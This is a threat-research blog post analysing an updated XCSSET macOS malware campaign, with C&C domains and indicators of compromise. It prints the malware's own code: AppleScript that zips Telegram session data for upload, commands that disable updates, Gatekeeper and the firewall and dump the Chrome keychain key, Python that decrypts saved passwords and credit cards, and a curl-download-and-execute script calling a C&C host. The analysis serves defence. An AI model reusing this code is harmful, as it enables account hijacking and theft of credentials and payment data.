Updated XCSSET Malware Targets Telegram, Other Apps

trendmicro.com/en_us/research/21/g/updated-xcsset-malware-targets-telegram--other-apps.html

July 22, 2021

Malware

In our last update on the XCSSET campaign, we updated some of its features targeting latest macOS 11 (Big Sur). Since then, the campaign added more features to its toolset, which we have continually monitored. We have also discovered the mechanism used to steal information from various apps, a behavior that has been present since we first discussed XCSSET.

By: Mickey Jin, Steven Du July 22, 2021 Read time: (words)

In our last update on the XCSSET campaign, we updated some of its features targeting latest macOS 11 (Big Sur). Since then, the campaign added more features to its toolset, which we have continually monitored. We have also discovered the mechanism used to steal information from various apps, a behavior that has been present since we first discussed XCSSET.

How XCSSET Malware Steals Information

From the first version of XCSSET, we noticed that it collects some data from various apps and sends these back to its command-and-control (C&C) server. However, we did not know how the threat actor would use the data. We recently found the mechanism used to steal the data, and learned that it contains valuable and sensitive information that can be used for various purposes.

Take the malicious AppleScript file “telegram.applescript” as an example. As the name implies, Telegram is the target app in this case. Its main logic is compressing the folder “~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram” into a .ZIP file, and uploading the said file to a C&C server.

```
log ("module launched")

set targetFolder to quoted form of (do shell script ("echo ~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram/"))

set savePath to quoted form of (dFolder & "6N38VWS5BX.ru.keepcoder.Telegram.zip")

set folderExists to do shell script ("[ -d " & targetFolder & " ] && echo '1' || echo '0'")


set checkFile to quoted form of (do shell script ("echo ~/Library/Caches/.tgs_done"))
set checkFileExists to do shell script ("[ -f " & checkFile & " ] && echo '1' || echo '0'")

if checkFileExists = "1" and FORCED_UPDATE is false then
    log ("already done. Try force. Exiting...")
    return
end if

if folderExists = "1" then
    log ("session folder found. processing...")
    do shell script ("cd " & targetFolder & "; cd .. ; nice -n 10 zip -r " & savePath & " 6N38VWS5BX.ru.keepcoder.Telegram -x '*media*

    upload(savePath, "6N38VWS5BX.ru.keepcoder.Telegram.zip")

    do shell script ("rm -f " & savePath)
    do shell script ("touch " & checkFile)
```

Figure 1. Code of telegram.applescript

To find the purpose of collecting the folder, we performed a simple test using two Mac machines:

1. Install Telegram on both machine A and B./li>
2. On machine A, log in with a valid Telegram account. Do nothing using Telegram on machine B./li>
3. Copy "~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram" folder from machine A to machine B, and replace the existing folder.
4. Run Telegram on machine B. When this is done, it is already logged in with the same account used on machine A.

On macOS, the Application sandbox directory *~/Library/Containers/com.xxx.xxx* and *~/Library/Group Containers/com.xxx.xxx* can be accessed (with READ/WRITE permissions) by common users. This differs from the practice on iOS. Not all executable files are sandboxed on macOS, which means a simple script can steal all the data stored in the sandbox directory. We recommend that application developers refrain from storing sensitive data in the sandbox directory, particularly those related to login information.

Sensitive data targeted by XCSSET

XCSSET malware has stolen lots of critical privacy data of these applications, with most of them these stored in their sandbox directories. Here, we'll show how it is done in Chrome.

In Chrome, the stolen data includes any passwords stored by the user to dump the data, XCSSET needs to get the *safe_storage_key* using the command *security find- generic-password -wa 'Chrome'* . However, this command requires root privileges. To get around this requirement, the malware puts all the operations that need root privilege together in a single function, as seen in Figure 2:

```
133  on sys_insecure()
134      try
135          do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist AutomaticallyInstallMacOSUpdates -bool false" with administrator privileges
136          do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist AutomaticCheckEnabled -bool false" with administrator privileges
137          do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist AutomaticDownload -bool false" with administrator privileges
138          do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist CriticalUpdateInstall -bool false" with administrator privileges
139          do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist ConfigDataInstall -bool false" with administrator privileges
140          do shell script "defaults write /Library/Preferences/com.apple.commerce.plist AutoUpdate -bool false" with administrator privileges
141          do shell script "defaults write com.apple.systempreferences AttentionPrefBundleIDs 0" with administrator privileges
142          do shell script "spctl --master-disable" with administrator privileges
143          do shell script "defaults write /Library/Preferences/com.apple.alf globalstate -int 0" with administrator privileges
144          do shell script "touch ~/Library/Caches/.sys_insecure"
145
146          do shell script "security find-generic-password -wa 'Chrome' > ~/Library/Caches/GeoServices/.chrome_key 2>/dev/null" with administrator privileges
147          log "[sys_insecure] chrome key dumped!"
148      end try
149  end sys_insecure
```

Figure 2. Operations requiring administrator privilege

The user is then prompted to grant these privileges via a fake dialog box.

Once it has obtained the Chrome safe_storage_key, it decrypts all the sensitive data and uploads it to the C&C server.

```python
if __name__ == '__main__':
    root_path = "/Users/*/Library/Application Support/Google/Chrome"
    login_data_path = "{}/*/Login Data".format(root_path)
    cc_data_path = "{}/*/Web Data".format(root_path)
    chrome_data = glob.glob(login_data_path) + glob.glob(cc_data_path)
    file_path = os.environ['HOME'] + "/Library/Caches/GeoServices/.chrome_key"
    if os.path.isfile(file_path) == True:
        # print("xxx")
        with open(file_path, 'r') as file:
            safe_storage_key = file.read().replace('\n', '')

    else:

        safe_storage_key = subprocess.Popen(
            "security find-generic-password -wa "
            "'Chrome'",
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            shell=True)
        stdout, stderr = safe_storage_key.communicate()

        if stderr:
            print("Error: {}. Chrome entry not found in keychain?".format(stderr))
            sys.exit()
        if not stdout:
            print("User clicked deny.")
        else:
            safe_storage_key = stdout.replace("\n", "")

            f = open(file_path, 'w')
            f.write(safe_storage_key)
            f.close()

            chrome(chrome_data, safe_storage_key)
```

Figure 3. Information stealing code targeting Google Chrome

```python
def chrome(chrome_data, safe_storage_key):
    """
    Calls the database querying and decryption functions
    and displays the output in a neat and ordered fashion
    (with colors)

    @type chrome_data: list
    @param chrome_data: POSIX path to chrome database with login / cc data
    @type safe_storage_key: string
    @param safe_storage_key: key from keychain that will be used to
                             derive AES key.

    @rtype: None
    @return: None. All data is printed in this function, which is it's primary
             function.
    """
    for profile in chrome_data:
        # web data -> credit cards
        # login data -> login data

        if "Web Data" in profile:
            db_data = chrome_db(profile, "Web Data")

            print("Credit Cards for Chrome "
                  "Profile -> [{}]".format(profile.split("/")[-2]))

            for i, entry in enumerate(db_data):
                entry["card"] = chrome_decrypt(entry["card"], safe_storage_key)
                cc_dict = {
                    '3': 'AMEX',
                    '4': 'Visa',
                    '5': 'Mastercard',
                    '6': 'Discover'
                }

                brand = "Unknown Card Issuer"
                if entry["card"][0] in cc_dict:
                    brand = cc_dict[entry["card"][0]]

                print("  [{}] {}".format(i + 1, brand))
```

Figure 4. Information stealing code targeting Google Chrome

Similar scripts can be found targeting the following applications:

- Contacts
- Evernote
- Notes
- Opera
- Skype
- WeChat

New C&C Domains

From April 20 to 22, 2021, some new domain names appeared, all of them resolve to the IP address 94.130.27.189, which XCSSET also used before.

- atecasec.com
- linebrand.xyz
- mantrucks.xyz
- monotal.xyz
- nodeline.xyz
- sidelink.xyz

Similarly, the domain name below now resolves from a non-malicious IP address to 94.130.27.189.

icloudserv.com

All these new domain names have an HTTPS certificate from “Let’s Encrypt,” which is valid from April 22 to July 21, 2021.



Figure 5. HTTPS certificate for C&C servers

From April 22, 2021, onwards, all C&C domain names resolved to 194.87.186.66. On May 1, a new domain name (irc-nbg.v001.com) was resolved to the original C&C IP address 94.130.27.189. This new domain name suggests an IRC server is now located at the said IP address, which does not appear to be currently related to XCSSET.

From June 9 to 10, 2021, all existing domain names related to XCSSET C&C servers were removed, Instead, the following new domain names were added:

- atecasec.info
- datasomatic.ru
- icloudserv.ru
- lucidapps.info
- relativedata.ru
- revokecert.ru
- safariperks.ru

However, on June 24, these servers were taken offline by the attackers. Currently, we have been unable to locate the new servers of XCSSET.

Other Behavior Changes

Bootstrap.applescript

In bootstrap.applescript, the first noteworthy change is the use of the latest C&C domains:

```
set domains to {"icloudserv.ru", "atecasec.info", "lucidapps.info", "relativedata.ru", "datasomatic.ru", "revokecert.ru", "194.87.186.66"}
set domainIndex to 1
set domain to item domainIndex of domains
```

Figure 6. C&C domains used

Note that aside from the available domain names, the IP address is also part of the list. Even if all the domains get suddenly shut down in the future, the C&C server still can be reached via IP address.

```
-- DO NOT REMOVE THIS BLOCK (ask Cheng why??)
if userName is equal to "macos_mac" then
        boot("chrome_remote", true)
        boot("firefox_remote", true)
        boot("opera_remote", true)
        boot("yandex_remote", true)
        boot("brave_remote", true)
        boot("edge_remote", true)
        boot("360_remote", true)
        boot("chromium_remote", true)
        boot("canary_remote", true)
        return
end if
```

Figure 7. Modules in use

A new module, “canary,” is added to perform XSS injection on the Chrome Canary browser from Google, which is an experimental version of the Chrome browser.



Figure 8. Modules in use, showing removed module
Compared to the last version, the calling for “screen_sim” is removed.

Replicator.applescript

As the first step of infecting local Xcode projects, from the last version, they changed the injected build phrase or build rule’s ID from a hardcoded ID to a randomly generated ID; however, the last six characters of the ID is still hardcoded as “AAC43A”. In the latest version, the hardcoded postfix changed to “6D902C”.



Figure 9. Changed postfix
Regarding the logic of the script in injecting fake build phase and build rule: Previously, it called a malicious Mach-O file located in a hidden folder in the infected Xcode project. Now, it calls the curl command to download a shell script named “a” from the C&C server and passes its contents to “sh” to execute it. This way, any new infected Xcode projects from the latest version will not contain additional malicious files.



Figure 10. Code for downloading and running the shellcode

Here are the contents of the shell script file downloaded from the C&C server. It downloads the landing Mach-O component Pods from the C&C server, saves it as /tmp/exec.$$, adds an executable flag, and executes it.

```
#!/bin/bash

AUTOCLEAN=false
BASEDIR=${PWD}

if [ ! -z "$1" ]
  then
    AUTOCLEAN=$1
fi

if [ ! -z "${PROJECT_FILE_PATH}" ]
  then
    BASEDIR=${PROJECT_FILE_PATH}
fi

trap 'rm -f "/tmp/exec.$$"' 0
trap 'exit $?' 1 2 3 15

curl --connect-timeout 5 -s -k -o /tmp/exec.$$ "https://lucidapps.info/sys/bin/Pods"

chmod +x /tmp/exec.$$

/tmp/exec.$$ "$BASEDIR" $AUTOCLEAN "lucidapps.info"
```

Figure 11. Downloaded code

Same as before, the Mach-O file, “Pods,” is generated by the SHC tool. The primary logic of the shell script extracted from it is quite similar to the one used before. The following screenshots list some of the notable changes.

```
TARGETDIRFILE="$HOME/Library/Caches/GeoServices/.report"

TARGETPLISTFILE="$HOME/Library/Caches/GeoServices/.plist"

TARGETDOMAINFILE="$HOME/Library/Caches/GeoServices/.domain"

BOOT_FILE="$HOME/Library/Caches/GeoServices/AppleKit"

EXEC_DONE_FILE="$HOME/Library/Caches/GeoServices/.exec_done"
```

Figure 12. The working folder changed from “GemeKit” to “GeoServices”

```
APP_FILE="$TARGETDIR/Mail.app"

SCPT_FILE="$TARGETDIR/Mail.app/Contents/Resources/Scripts/a.scpt"
```

Figure 13. The fake app’s name changed from Xcode.app to Mail.app

```
touch "$TMPDIR/test4.tmp" 2>/dev/null || true

launchctl load -w "$PLIST_FILE" > /dev/null 2>&1

logme "loaded service..."

if [[ "$AUTOCLEAN" = true ]]; then
clean_proj
logme "cleaned project..."
fi

write_meta "$TARGETDIR" "$TARGETDIRFILE"

logme "wrote .report"

touch "$TMPDIR/test5.tmp" 2>/dev/null || true

echo "$TARGET_DOMAIN" > "$TARGETDOMAINFILE"

touch "$TMPDIR/test6.tmp" 2>/dev/null || true

logme "wrote .domain"

logme "done. finished."

exit 0
```

Figure 14. Temp files are created for debugging

Defending against XCSSET

The changes we've encountered in XCSSET do not reflect a fundamental change in its behavior but do constitute refinements in its tactics. The discovery of how it can steal information from various apps highlights the degree to which the malware aggressively attempts to steal various kinds of information from affected systems.

To protect systems from this type of threat, users should only download apps from official and legitimate marketplaces. Users can also consider multilayered security solutions such as Trend Micro Maximum Security, which provides comprehensive security and multidevice protection against cyberthreats.

Enterprises can take advantage of Trend Micro's Smart Protection Suites with XGen™ security, which infuses high-fidelity machine learning into a blend of threat protection techniques to eliminate security gaps across any user activity or endpoint.

Indicators of Compromise

File Name	SHA256	Trend Micro Detection Name
bootstrap.applescript	f453e8ae426133ace544cd4bb1ab2435620a8d4d5f70b936d8f3118e22f254e8	Trojan.macOS.XCSSET.C
replicator.applescript	7a51fd3080ee5f65c9127603683718a3fd4f3e0b13de6141824908a6d3d4b558	Trojan.macOS.XCSSET.C
Pods	bbcc8a101ae0e7fc546dab235387b0bf7461e097578fedcb25c4195bc973f895	Trojan.macOS.XCSSET.C
a	d8f14247ef18edaaae2c20dee975cd98a914b47548105cfbd30febefe2fa2a6b	Trojan.macOS.XCSSET.C

C&C Servers

- 194.87.186.66
- atecasec.info
- datasomatic.ru
- icloudserv.ru

- lucidapps.info
- relativedata.ru
- revokecert.ru
- safariperks.ru